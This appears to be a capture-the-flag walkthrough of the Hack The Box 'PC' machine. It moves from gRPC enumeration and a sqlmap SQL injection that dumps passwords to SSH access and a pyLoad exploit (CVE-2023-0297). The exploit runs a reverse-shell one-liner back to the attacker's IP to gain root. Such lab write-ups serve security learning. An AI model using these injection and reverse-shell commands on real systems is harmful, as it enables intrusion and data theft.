

PC

Nmap / Recon

```
nmap -sC -sV -p- 10.10.11.214 -oN PC-nmap.txt
```

```
# Nmap 7.92 scan initiated Thu Jul 27 18:55:25 2023 as: nmap -sC -sV -p- -oN PC-
nmap.txt 10.10.11.214
Nmap scan report for 10.10.11.214
Host is up (0.058s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 91:bf:44:ed:ea:1e:32:24:30:1f:53:2c:ea:71:e5:ef (RSA)
|   256 84:86:a6:e2:04:ab:df:f7:1d:45:6c:cf:39:58:09:de (ECDSA)
|_  256 1a:a8:95:72:51:5e:8e:3c:f1:80:f5:42:fd:0a:28:1c (ED25519)
50051/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port50051-TCP:V=7.92%I=7%D=7/27%Time=64C2F652%P=x86_64-pc-linux-gnu%(N
SF:ULL,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\x04\\0\\?\\xff\\xff\\0\\x05\\0\\?\\xff\\xff\\0\\x0
SF:6\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\0\\0\\0\\0\\0\\?\\0\\0")%r(Generic
SF:Lines,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xff\\xff\\0\\x05\\0\\?\\xff\\xff\\0\\
SF:x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\0\\0\\0\\0\\0\\?\\0\\0")%r(GetRe
SF:quest,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xff\\xff\\0\\x05\\0\\?\\xff\\xff\\0\\
SF:x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\0\\0\\0\\0\\0\\?\\0\\0")%r(HTTP0
SF:ptions,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xff\\xff\\0\\x05\\0\\?\\xff\\xff\\0
SF:\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\0\\0\\0\\0\\0\\?\\0\\0")%r(RTSP
SF:Request,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xff\\xff\\0\\x05\\0\\?\\xff\\xff\\
SF:0\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\0\\0\\0\\0\\0\\?\\0\\0")%r(RPC
SF:Check,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xff\\xff\\0\\x05\\0\\?\\xff\\xff\\0\\
SF:x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\0\\0\\0\\0\\0\\?\\0\\0")%r(DNSVe
SF:rsionBindReqTCP,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xff\\xff\\0\\x05\\0\\?\\
SF:xff\\xff\\0\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\0\\0\\0\\0\\0\\?\\0\\0
SF:")%r(DNSStatusRequestTCP,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xff\\xff\\0
SF:\\x05\\0\\?\\xff\\xff\\0\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\0\\0\\0\\
SF:0\\0\\?\\0\\0")%r(Help,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xff\\xff\\0\\x05\\0
SF:\\?\\xff\\xff\\0\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\0\\0\\0\\0\\0\\?\\
```

```
SF:0\0")%r(SSLSessionReq,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xff\\xff\\0\\x0
SF:5\\0\\?\\xff\\xff\\0\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\0\\0\\0\\0
SF:\\?\\0\\0")%r(TerminalServerCookie,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xf
SF:f\\xff\\0\\x05\\0\\?\\xff\\xff\\0\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0
SF:\\0\\0\\0\\0\\0\\?\\0\\0")%r(TLSSessionReq,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?
SF:\\xff\\xff\\0\\x05\\0\\?\\xff\\xff\\0\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x0
SF:8\\0\\0\\0\\0\\0\\?\\0\\0")%r(Kerberos,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\x
SF:ff\\xff\\0\\x05\\0\\?\\xff\\xff\\0\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\
SF:0\\0\\0\\0\\0\\0\\?\\0\\0")%r(SMBProgNeg,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\x
SF:ff\\xff\\0\\x05\\0\\?\\xff\\xff\\0\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\
SF:0\\0\\0\\0\\0\\0\\?\\0\\0")%r(X11Probe,2E,"\\0\\0\\x18\\x04\\0\\0\\0\\0\\0\\0\\x04\\0\\?\\xff
SF:\\xff\\0\\x05\\0\\?\\xff\\xff\\0\\x06\\0\\0\\x20\\0\\xfe\\x03\\0\\0\\0\\x01\\0\\0\\x04\\x08\\0\\
SF:0\\0\\0\\0\\0\\?\\0\\0");
```

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../../share/nmap

Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/> .

Nmap done at Thu Jul 27 18:57:27 2023 -- 1 IP address (1 host up) scanned in 121.81 seconds

Netcat connection

```
nc -nv 10.10.11.214 50051
(UNKNOWN) [10.10.11.214] 50051 (?) open
? ? ? ? ? ?
```

gRPC

After some googling, we can see that port 50051 is often associated with gRPC. However, when I try to curl or use netcat we seem to get broken connections.

Googling further, I found a grpc-cli tool we can use to interact with this port.

<https://github.com/vadimi/grpc-client-cli>

```
curl -L https://github.com/vadimi/grpc-client-cli/releases/download/v1.18.0/grpc-
client-cli_linux_x86_64.tar.gz | tar -C /usr/local/bin -xz
```

```
grpc-client-cli 10.10.11.214:50051
```

```
(root@kali) - [~/htb/Boxes/PC]
# grpc-client-cli 10.10.11.214:50051
? Choose a service: SimpleApp
? Choose a method: [Use arrows to move, type to filter]
→ [...]
  getInfo
  LoginUser
  RegisterUser
```

Now that we can interact with the port, we can continue our enumeration of the service.

We are able to create a user within the simple app

```
(root@kali) - [~/htb/Boxes/PC]
# grpc-client-cli 10.10.11.214:50051
? Choose a service: SimpleApp
? Choose a method: RegisterUser
Message json (type ? to see defaults): ?
{"username":"","password":""}
Message json (type ? to see defaults): {"username":"hacker","password":"pass123"}
{
  "message": "Account created for user hacker!"
}
Message json (type ? to see defaults):
```

Now we can login as our `hacker` user.

```
(root@kali) - [~/htb/Boxes/PC]
# grpc-client-cli 10.10.11.214:50051
? Choose a service: SimpleApp
? Choose a method: LoginUser
Message json (type ? to see defaults): ?
{"username":"","password":""}
Message json (type ? to see defaults): {"username":"hacker","password":"pass123"}
{
  "message": "Your id is 614."
}
Message json (type ? to see defaults):
```

This is about as far as we can get with the cli tool so lets try another tool found at


<https://github.com/fullstorydev/grpcui>

This tool will give us a GUI for the application.

Note, make sure to use as the not root user or else you will get this error.

```
[18913:18913:0727/194123.543689:ERROR:zygote_host_impl_linux.cc(90)] Running as root without
--no-sandbox is not supported. See https://crbug.com/638180.
```

```
grpcui -plaintext 10.10.11.214:50051
```



We still get `"message": "Authorization Error.Missing 'token' header"` when using the `getinfo` method.

gRPC Web UI

Connected to *10.10.11.214:50051*

Service name: SimpleApp ▾ >>

Method name: getInfo ▾

Request Form

Raw Request (JSON)

Response

History

Response Headers

content-type	application/grpc
grpc-accept-encoding	identity, deflate, gzip

Response Data

```
{  
  "message": "Authorization Error.Missing 'token' header"  
}
```

Lets now try making another account and test it within this gui.

gRPC Web UI

Connected to *10.10.11.214:50051*

Service name: SimpleApp ▾ >>

Method name: RegisterUser ▾

Request Form

Raw Request (JSON)

Response

History

Response Headers

content-type	application/grpc
grpc-accept-encoding	identity, deflate, gzip

Response Data

```
{
  "message": "Account created for user test!"
}
```

Now we seem to get a token once we login...

The screenshot shows the gRPC Web UI interface in a browser. The address bar indicates the connection to 127.0.0.1:35459. The page title is "gRPC Web UI" and it shows "Connected to 10.10.11.214:50051".

Service name: SimpleApp >>
Method name: LoginUser

Request Form Raw Request (JSON) Response History

Response Headers

content-type	application/grpc
grpc-accept-encoding	identity, deflate, gzip

Response Data

```
{  
  "message": "Your id is 49."  
}
```

Response Trailers

token	b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiaGVzZCIsImV4cCI6MTY5MDUxMzIxMn0.1uY7P5bR7IcoYzUuxAmfKXiSnoKqD0qyYQXIsNDj2Y
-------	---

Now that we have a token, lets try to use it within the header field when using the getinfo method.

Note: remove the single quotes from your JWT token. We will also add **1** to id string field to test if we can get information on the admin account.

gRPC UI

127.0.0.1:35459

gRPC Web UI

Connected to 10.10.11.214:50051

Service name: SimpleApp

Method name: getInfo

```
service SimpleApp {  
  rpc getInfo ( getInfoRequest ) returns ( getInfoResponse );  
  // ... 2 more methods ...  
}
```

Request Form Raw Request (JSON) Response History

Request Metadata

Name	Value
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ

+ Add item

Request Data

getInfoRequest

id string ☒ 1

Request Timeout

seconds

Invoke

Now we get a message that "The admin is working hard to fix the issues."

gRPC Web UI
Connected to 10.10.11.214:50051

Service name: SimpleApp
Method name: getInfo

```
service SimpleApp {  
  rpc getInfo ( getInfoRequest ) returns ( getInfoResponse );  
  // ... 2 more methods ...  
}
```

Request Form | Raw Request (JSON) | **Response** | History

Response Headers

content-type	application/grpc
grpc-accept-encoding	identity, deflate, gzip

Response Data

```
{  
  "message": "The admin is working hard to fix the issues."  
}
```

Response Trailers

None

Now let's capture the request in Burp, save it to a file, and test if the `id` parameter is vulnerable to SQL injection.

Request

POST /invoke/SimpleApp.getInfo HTTP/1.1
Host: 127.0.0.1:37389
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
x-grpcui-csrf-token: btJpC4lDBYmQCAdCQtDGu4y_bYRqiJ8w6v9o4APcn08
X-Requested-With: XMLHttpRequest
Content-Length: 190
Origin: http://127.0.0.1:37389
Connection: close
Referer: http://127.0.0.1:37389/
Cookie: _grpcui_csrf_token=btJpC4lDBYmQCAdCQtDGu4y_bYRqiJ8w6v9o4APcn08
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

```
{  
  "metadata": {  
    "name": "token",  
    "value": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoidGVzdCIsImV4cCI6MTY5MDUxNDczN30.40Hs5px4LEFnCj57hbvypqkGd_33IqG4XPKDboBsV0I"  
  },  
  "data": {  
    "id": "1"  
  }  
}
```

Response

HTTP/1.1 200 OK
Content-Type: application/json
Date: Fri, 28 Jul 2023 00:41:43 GMT
Content-Length: 428
Connection: close

```
{  
  "headers": {  
    "name": "content-type",  
    "value": "application/grpc"  
  },  
  "error": null,  
  "responses": {  
    "message": {  
      "message": "The admin is working hard to fix the issues."  
    },  
    "isError": false  
  },  
  "requests": {  
    "total": 1,  
    "sent": 1  
  },  
  "trailers": {  
  }  
}
```

```
sudo sqlmap -r grpc --dump
```

We dump 2 passwords for two users.

```

[20:44:40] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[20:44:40] [INFO] fetching tables for database: 'SQLite_masterdb'
[20:44:40] [INFO] fetching columns for table 'accounts'
[20:44:40] [INFO] fetching entries for table 'accounts'
Database: <current>
Table: accounts
[2 entries]
+-----+-----+
| password          | username |
+-----+-----+
| admin             | admin    |
| HereIsYourPassWord1431 | sau      |
+-----+-----+

```

Foothold

Now we can ssh as the sau user.

sau:HereIsYourPassWord1431

```

(kali㉿kali)-[~]
└─$ ssh sau@10.10.11.214
sau@10.10.11.214's password:
Last login: Mon May 15 09:00:44 2023 from 10.10.14.19
sau@pc:~$ id
uid=1001(sau) gid=1001(sau) groups=1001(sau)
sau@pc:~$ ls
user.txt
sau@pc:~$ cat user.txt
000ffaa4c45d041bb2784513993bb134
sau@pc:~$

```

Priv esc

```

[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:8000	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:9666	0.0.0.0:*	LISTEN	-
tcp	0	564	10.10.11.214:22	10.10.14.17:37130	ESTABLISHED	-
tcp	0	1	10.10.11.214:42994	8.8.8.8:53	SYN_SENT	-
tcp6	0	0	:::50051	:::*	LISTEN	-
tcp6	0	0	:::22	:::*	LISTEN	-
tcp6	0	0	10.10.11.214:50051	10.10.14.17:47532	ESTABLISHED	-
udp	0	0	127.0.0.53:53	0.0.0.0:*	-	-
udp	0	0	0.0.0.0:68	0.0.0.0:*	-	-

We see port 8000 running locally.

Curling it tells us it potentially has a login page.


```
curl localhost:8000
```

```
sau@pc:/tmp$ curl localhost:8000
<doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login?next=http%3A%2F%2Flocalhost%3A8000%2F">/login?next=http%3A%2F%2Flocalhost%3A8000%2F</a>. If not, click the link.
sau@pc:/tmp$
```

We can forward this port to our local kali machine.

```
ssh -L 8090:127.0.0.1:8000 sau@10.10.11.214
```

Now we are presented with a pyLoad webpage.



Username

Password

 SIGN IN

Looking around for some public exploits we find this one on github.

<https://github.com/JacobEbben/CVE-2023-0297>

It is pretty straight forward but we need to remember to make our target our localhost with the port that is forwarded from the victim machine.

```
python3 exploit.py 127.0.0.1:8090 -c "sh -i >& /dev/tcp/10.10.14.17/9001 0>&1" -I 10.10.14.17 -P 9001
```

```
(root@kali)-[~/htb/Boxes/PC/CVE-2023-0297]
# python3 exploit.py -t 127.0.0.1:8090 -c "sh -i >& /dev/tcp/10.10.14.17/9001 0>&1" -I 10.10.14.17 -P 9001
[SUCCESS] Running reverse shell. Check your listener!
```

And now we have root!

```
(kali㉿kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [10.10.14.17] from (UNKNOWN) [10.10.11.214] 43666  
bash: cannot set terminal process group (1049): Inappropriate ioctl for device  
bash: no job control in this shell  
root@pc:~/.pyload/data# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@pc:~/.pyload/data#
```